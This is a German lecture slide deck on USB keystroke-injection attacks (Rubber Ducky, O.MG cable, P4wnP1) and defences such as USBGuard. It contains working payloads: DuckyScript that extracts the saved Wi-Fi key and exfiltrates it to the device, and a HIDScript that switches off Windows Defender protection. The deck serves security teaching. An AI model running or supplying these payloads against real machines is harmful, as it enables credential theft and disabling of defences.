



Pentesting

USB-Angriffe & Verteidigung

ITS-2025

Pascal Reinecke

Raspberry PI mit KALI: P4wnP1 A.L.O.A.

- Das Schweizer Taschenmesser für USB-Angriffe
- Beliebt bei Pentestern





Unser Problem: Der 'vertrauenswürdige' USB-Port



- USB-Ports sind omnipräsent und genießen hohes Vertrauen seitens des OS
- insbesondere gegenüber HIDs (Human Interface Devices)
- Die Kernidee:
 - Ein Gerät, das aussieht wie ein USB-Stick, verhält sich wie eine Tastatur/Maus



Ein Wolf im Schafspelz Prinzip:

- Das OS sieht nur den "Schafspelz" (Tastatur) und nicht den "Wolf" (HID-injection).



Was ist ein BadUSB?

→ Ein kompromittiertes USB-Gerät, das sich als Tastatur oder ein anderes HID-Gerät ausgibt

Ziele:

- Code-Ausführung (z.B. Öffnen einer PowerShell, Herunterladen von Malware)
- Konfigurationsänderungen ^-^
 - > C:\Windows\System32\drivers\etc\hosts
- Datendiebstahl
 - >SCP Quelle:Ziel | ftp.exe

Ursprung:

Hak5 Rubber Ducky Mark 1

DuckyScript VI

```
REM My first payload
DELAY 3000
STRING Hello, World!
ENTER
```



> inject12345.bin



DuckyScript V1

REM	Kommentare
DELAY	200ms
STRING	a-Z;0-9
SPECIAL_KEY	ENTER, Pfeiltasten

DuckyScript V3

```
REM Example SAVE and RESTORE of the Keyboard Lock State

ATTACKMODE HID STORAGE
DELAY 2000

SAVE_HOST_KEYBOARD_LOCK_STATE

$_RANDOM_MIN = 1
$_RANDOM_MAX = 3

VAR $TIMER = 120
WHILE ($TIMER > 0)
    VAR $A = $_RANDOM_INT
    IF ($A = 1) THEN
        CAPSLOCK
    ELSE IF ($A = 2) THEN
        NUMLOCK
    ELSE IF ($A = 3) THEN
        SCROLLLOCK
    END_IF
    DELAY 50
    $TIMER = ($TIMER - 1)
END_WHILE

RESTORE_HOST_KEYBOARD_LOCK_STATE
```

✨IF, THEN, ELSE, etc.✨

Hak5 Rubber Ducky Mark 2





Duckyscript V3:

```
REM Example Simple (unobfuscated) Keystroke Reflection Attack for Windows
REM Saves currently connected wireless LAN profile (SSID & Key) to DUCKY

ATTACKMODE HID
LED_OFF
DELAY 2000

SAVE_HOST_KEYBOARD_LOCK_STATE
$_EXFIL_MODE_ENABLED = TRUE
$_EXFIL_LEDS_ENABLED = TRUE

REM Store the currently connected wireless LAN SSID & Key to %tmp%\z
GUI r
DELAY 100
STRING powershell "netsh wlan show profile name=(Get-NetConnectionProfile)
STRING .Name key=clear|?{$_-_match'SSID n|Key C'}|%{($_ _split':')[1]}>$env:tmp\z"
ENTER
DELAY 100

REM Convert the stored credentials into CAPSLOCK and NUMLOCK values.
GUI r
DELAY 100
STRING powershell "foreach($b in $(cat $env:tmp\z -En by)){foreach($a in 0x80,
STRING 0x40,0x20,0x10,0x08,0x04,0x02,0x01){if($b-band$a){$o+='%{NUMLOCK}'}else
STRING {$o+='%{CAPSLOCK}'}}};$o+='%{SCROLLLOCK}';echo $o >$env:tmp\z"
ENTER
DELAY 100

REM Use powershell to inject the CAPSLOCK and NUMLOCK values to the Ducky.
GUI r
DELAY 100
STRING powershell "$o=(cat $env:tmp\z);Add-Type -A System.Windows.Forms;
STRING [System.Windows.Forms.SendKeys]::SendWait($o);rm $env:tmp\z"
ENTER
DELAY 100

REM The final SCROLLLOCK value will be sent to indicate that EXFIL is complete.

WAIT_FOR_SCROLL_CHANGE
LED_G
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE
```

Duckyscript V1



```
REM Example Simple (unobfuscated) USB Exfiltration Technique for Windows
REM Saves currently connected wireless LAN profile (SSID & Key) to DUCKY
```

```
ATTACKMODE HID STORAGE
```

```
DELAY 2000
```

```
GUI r
```

```
DELAY 100
```

```
STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;
STRING netsh wlan show profile name=(Get-NetConnectionProfile).Name key=
STRING clear|?{$_-_match'SSID n|Key C'}|%{($_ _split':')[1]}>>$m':\$env:
STRING computername'.txt'"
ENTER
```

```
ENTER
```

Warum habe ich Kein Ducky?

📁 testing	4.455.217	4.029.230	Dateiordner	09.10.2017 12:04
RAR RubberDucky.jar *	3.237	3.196	WinRAR archive	12.10.2017 12:28
inject.bin *	402	251	BIN-Datei	12.10.2017 10:29
duck_text.txt *	481	294	TXT-Datei	12.10.2017 09:52
ducky_code_reverseshell.txt *	460	292	TXT-Datei	11.10.2017 11:17
inject_jar.bin *	962	326	BIN-Datei	05.10.2017 12:03

USB Rubber Ducky

Do NOT use legacy firmware or tools with the NEW USB Rubber Ducky.

Legacy USB Rubber Ducky (USB-A Only) Firmware and Tools have been removed to reduce compatibility issues and confusion with the NEW USB Rubber Ducky (USB-A and USB-C).

The original Ducky Encoder and JSEncoder projects have been deprecated and replaced with [PayloadStudio](#)



[Shop](#) | [Documentation](#) | [Payloads](#) | [Github](#) | [Discord](#) | [Forums](#)

ESP32-S3: Pendrive S3 128MB




- Circuit Python
 - Python-esque Programmiersprache für Mikrocontroller
- DuckyScript
 - `payload123456.dd`
- Wi-Fi + Bluetooth/BTLE
- USB-C
- 128MB eingebaute SD-Karte
- WS2812B RGB status LED
- Capacitive touch button
- Compact Pendrive Enclosure



ESP32-S3: Pendrive S3 128MB

★★★★★ (1 customer review)

\$24.90



Layout

The screenshot displays the WiFi Duck web application interface, featuring a dark theme with light-colored panels for each section.

Status: A green header bar indicates "Connected". Below it, the SPIFFS status is shown: "502 byte used (99% free)". Three buttons are available: "FORMAT" (red), "STOP" (yellow), and "RECONNECT" (grey).

Scripts: This section lists a single script entry: "/test" with 12 bytes. It includes "EDIT" and "RUN" buttons. A "CREATE" button is located at the bottom left of this panel.

Editor: This section shows the file content for "/test": "LED 255 0 0". It includes "DELETE", "DOWNLOAD", and "ENABLE AUTORUN" buttons.

FIDO2 U2F Key
1.0.0

fido2 u2f security authentication webauthn

Turns your Pendrive S3 into an U2F key. Please note: this is currently for learning purposes only and not secure, as the private key is stored on the device and not protected from extraction.

Source: https://github.com/jocover/esp32_u2f

[Back to App Overview](#)

FIDO2 U2F Key
1.0.0

fido2 u2f security authentication webauthn

Turns your Pendrive S3 into an U2F key. Please note: this is currently for learning purposes only and not secure, as the private key is stored on the device and not protected from extraction.

Source: https://github.com/jocover/esp32_u2f

Bootloader 100%

Partition Table 100%

Firmware 13%

Connected Flash App

Serial Console Output Messages: 28

```
Features: Wi-Fi,BLE
Crystal is 40MHz
MAC: dc:54:75:f0:3f:d0
Uploading stub...
Running stub...
Stub running...
Warning: Image file at 0x0x0 doesn't look like an image file, so not changing any flash settings.
Compressed 20992 bytes to 13327...
Writing at 0x0x0... (100%)
Wrote 20992 bytes (13327 compressed) at 0x0x0 in 0.389 seconds.
Hash of data verified.
Compressed 3072 bytes to 114...
Writing at 0x0x80000... (100%)
Wrote 3072 bytes (114 compressed) at 0x0x8000 in 0.051 seconds.
Hash of data verified.
Compressed 439392 bytes to 257901...
Writing at 0x0x100000... (6%)
Writing at 0x0x1000048547... (12%)
```

Flash App

Home

Back to App Overview

FIDO2 U2F Key
1.0.0

fido2 u2f security authentication webauthn

Turns your Pendrive S3 into an U2F key. Please note: this is currently for learning purposes only and not secure, as the private key is stored on the device and not protected from extraction.

Source: https://github.com/jocover/esp32_u2f

Ready

USB JTAG/serial debug unit (cu.usbmodem101)

USB JTAG/serial debug unit (cu.usbmodem101) - Paired

cu.usbmodem101

cu.usbmodem101

cu.Bluetooth-Incoming-Port

Disconnected Flash App

Serial Console Output Messages: 0

Erst Probleme schaffen, dann Lösungen verkaufen

O.MG Cable Tier	Basic (Gen 1)	Elite (Gen 3)
Keystroke Injection	DuckyScript™ 2	DuckyScript™ 3
Mouse Injection	✓	✓
Payload Slots	8	50-300
Max Payload Size	4,000 keystrokes	1,500,000 keystrokes
Max Payload Speed	120 keys/sec	890 keys/sec
Self-Destruct	✓	✓
Geo-Fencing	✓	✓
WiFi Triggers	✓	✓
FullSpeed USB Hardware Keylogger		✓
HIDX StealthLink		✓
Encrypted Network C2		✓
Extended WiFi range		✓
Stealth-Optimized Power Draw		✓

O.MG CABLE

\$180.00

Feature Tier

ELITE BASIC

Active End

USB-A USB-C DIRECTIONAL C TO C

Passthrough End & Material

LIGHTNING (WHITE-TPE) MICRO (BLACK-TPE) USB-C (WHITE-TPE)

USB-C (BLACK-TPE) **USB-C (WHITE-WOVEN)** **USB-C (BLACK-WOVEN)**

Qty

— 1 + ADD TO CART

Eine Verteidigungsmaßname gegen ‘moderne’ Angriffe

The image shows the product packaging and the physical device for the O.MG Malicious Cable Detector. The packaging is a white card with a black and white graphic. It features a magnifying glass focusing on a USB port with a key symbol inside, labeled 'MALICIOUS CABLE DETECTOR' and 'BY O.MG'. Below this, it says 'Quickly detect malicious USB cables and block data while charging.' and 'Instructions: Plug Malicious Cable Detector inline between a USB port and a USB cable to test. Make sure nothing else is connected to the cable. LED activity indicates signs of life.' It also includes an 'Advanced Instructions' link and a barcode. To the right of the box is a small, black, rectangular USB device with a small LED light on top. Below the device is a black square sticker with the 'O.MG' logo.

MALICIOUS CABLE DETECTOR BY
O.MG

\$40.00


Qty

— 1 + ADD TO CART

Ships in 1-3 day worldwide

Insured against loss & damage

EU Safety Information



Verteidigung - Wer darf rein?



Grundlegende Maßnahmen:

- **Physische Sicherheit:** Ports blockieren, Rechner immer sperren
 - Patch-Management: Dienst-/Treiber-Schwachstellen schließen
- **Awareness-Training:** Leute schulen, keine fremden USB-Geräte & Kabel anzuschließen

Technische Maßnahmen:

- Device Whitelisting
- Egress-/Outbound-Filtering
- Härtung von UAC & PowerShell




USBGuard:

- Ein Framework für Linux, das USB-Geräte basierend auf Regeln erlaubt oder sperrt
 - Arbeitet mit einer Whitelist ✓
- Regelbeispiel:

```
allow id 1d6b:0002 serial "0000:00:14.0" name "xHCI Host Controller"
```

USBauth:

- Teil des Linux-Kernels, etwas tiefgreifender
- Autorisiert nicht nur das Gerät, sondern jede einzelne Schnittstelle des Geräts
- Ermöglicht granulare Kontrolle (z.B. USB-Stick darf Speicher sein, aber keine Tastatur)





Fazit:

USBGuard ist:

- + einfacher zu konfigurieren
- + regelbasiert

usbauth ist:

- + mächtiger
- komplexer

Für die meisten Anwendungsfälle ist USBGuard ein guter Startpunkt

Raspberry PI Zero W: ✨P4wnPI A.L.O.A.✨



- Open-Source
 - KALI linux im backend
 - Community kümmert sich noch drum:
[kali-linux-2025.3-raspberry-pi-zero-w-p4wnp1-aloa-armel.img.xz](https://gitlab.com/kalilinux/build-scripts/kali-arm/-/blob/main/raspberry-pi-zero-w-p4wnp1-aloa-armel.img.xz)
- Mächtigere und flexiblere Alternative zu den vorherigen Geräten
- Basis ist Raspberry Pi Zero W


<https://gitlab.com/kalilinux/build-scripts/kali-arm/-/blob/main/raspberry-pi-zero-w-p4wnp1-aloa.sh>

Was genau passiert?

HID Script
- Java-esque

SSH auf Pi


- Python scripting + Deployment



HIDScript editor

RUN

```
1 layout('de');
2 press("GUI_r");
3 delay(500);
4 type("windowsdefender://ThreatSettings")
5 delay(200);
6 press("ENTER");
7 delay(1000);
8 press("SPACE");
9 delay(1000);
10 press("SHIFT_TAB");
11 delay(200);
12 press("ENTER");
13 delay(500);
14 press("ALT_F4");
```



Die WebUI

P4wnP1 A.L.O.A.

USB SETTINGS WIFI SETTINGS BLUETOOTH NETWORK SETTINGS TRIGGER ACTIONS HIDSCRIPT EVENT LOG GENERIC SETTINGS

USB Gadget Settings

Enabled Enable/Disable USB gadget (if enabled, at least one function has to be turned on)

Vendor ID
Example: 0x1d6b
0x1d6b

Product ID
Example: 0x1337
0x1347

Manufacturer Name
Mein Blinkender Freund

Product Name
BlinkeBlink

Serial Number
sparkle*

DEPLOY **DEPLOY STORED** **RESET** **STORE** **LOAD STORED**

CDC ECM Ethernet over USB for Linux, Unix and OSX

MAC addresses for CDC ECM

RNDIS Ethernet over USB for Windows (and some Linux kernels)

MAC addresses for RNDIS

Keyboard HID Keyboard functionality (needed for HID Script)

Mouse HID Mouse functionality (needed for HID Script)

Custom HID device Raw HID device function, used for covert channel

Serial Interface Provides a serial port over USB

Mass Storage Emulates USB flash drive or CD-ROM

USB SETTINGS

WIFI SETTINGS

BLUETOOTH

NETWORK SETTINGS

TRIGGER ACTIONS

HIDSCRIPT

EVENT LOG

GENERIC SETTINGS

Network Interface Settings

DEPLOY

DEPLOY STORED

STORE

LOAD STORED

Generic

Interface

Select which interface to configure

bteth

Generic settings for bteth

Enabled

Enable/Disable interface

Mode

Enable DHCP server, client or manual configuration

DHCP_SERVER

IP

IPv4 address of interface in dotted decimal (f.e. 172.16.0.1)

172.26.0.1

Netmask

Netmask of interface in dotted decimal (f.e. 255.255.255.0)

255.255.255.0

DHCP Server settings for bteth

Authoritative

If disabled, the DHCP Server isn't authoritative

Path to lease file

/tmp/dnsmasq_bteth.leases

DHCP ranges

Lower IP

Upper IP

Lease Time

ADD

DEL

172.26.0.2 172.26.0.20

5m

Records per page: 3 ▾ 1-1 of 1 < >

DHCP options

Option number (RFC 2132)

Option string

ADD

DEL

3 172.26.0.1

DEL

6 172.26.0.1

Records per page: 3 ▾ 1-2 of 2 < >

DHCP static hosts

Host MAC

Host IP

ADD



Etwas spaß mit ✨P4wnPl A.L.O.A.✨

UAC-Bypass / Auto-Elevation-Primitives

User Account Control

Bösartige Downloads?

Reverse Shell?

```
> type('powershell -WindowStyle Hidden -Command "");
```

‘Malware’: EICAR Testdatei

X5O!P%@AP[4\PZX54(P^)7CC)7}\$\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*
- Maschinensprache



- European Institute for Computer Antivirus Research (EICAR)
 - Textdatei mit 68 ASCII-Zeichen

```
Microsoft Windows [Version 6.0.6002]
Copyright © 2006 Microsoft Corporation. Alle Rechte vorbehalten.
```

```
C:\Users\Public\Downloads>eicar.com
Die Version von C:\Users\Public\Downloads\eicar.com ist nicht mit der ausgeführten Windows-Version kompatibel. öffnen Sie die Systeminformationen des Computers, um zu überprüfen, ob eine x86-(32 Bit)- oder eine x64-(64 Bit)-Version des Programms erforderlich ist, und wenden Sie sich anschließend an den Herausgeber der Software.
```



Probleme & Komplikationen

- Hardware ID will sich nicht ändern lassen, bzw wird nicht korrekt an Windows weitergereicht
- ZEIT
- Eigenes P4wnP1 community KALI kompilieren

- Wechseldatenträger
 - Daten 'exfiltrierung' Win10


Eigenschaften von Linux File-Stor Gadget USB Device

Allgemein Richtlinien Volumes Treiber Details Erweiterungen

Datenträgerinformationen

Datenträger:	Datenträger 5
Typ:	Wechselmedium (H:)
Partitionsstil:	Master Boot Record (MBR)
Kapazität:	0 MB
Verfügbarer Speicherplatz:	0 MB
Status:	Kein Medium
Reservierter Speicherplatz:	0 MB

Volumes





Was kann man noch mit dem Raspberry PI W Zero & mehr Zeit machen? & MicroSD's

Honeypot/Logging-Gadget:

- beim Einstecken nur Informationen über Host sammeln (USB-IDs, OS, offene Ports) und diese lokal/logged darstellt
 - schönes Awareness-Tool

Aircrack-ng Suite:

- De-facto-Standard für WLAN-Audits
 - airodump-ng, aireplay-ng, aircrack-ng

Passwort Cracking:

- John the Ripper
 - Hashcat evtl. Hydra

Metasploit Framework:

- Pentesting Framework (langsam auf Zero)



Wie sieht es mit Mac Geräten aus?

- HID-Keyboards werden idr. als solche erkannt :)
- **System Integrity Protection (SIP)**, Gatekeeper und Notarization
 - Schutz vor unsignierter/unerlaubter Binärausführung und Kernel-Manipulation

TCC, Input Monitoring, Geräte Accessibility?



Windows FTP-Fun?

COMMAND	DESCRIPTION
<code>open [hostname]</code>	Connect to an FTP server
<code>user [username]</code>	Specify the username for authentication
<code>get [filename]</code>	Download a file from the server
<code>put [filename]</code>	Upload a file to the server
<code>bye</code>	Disconnect from the FTP server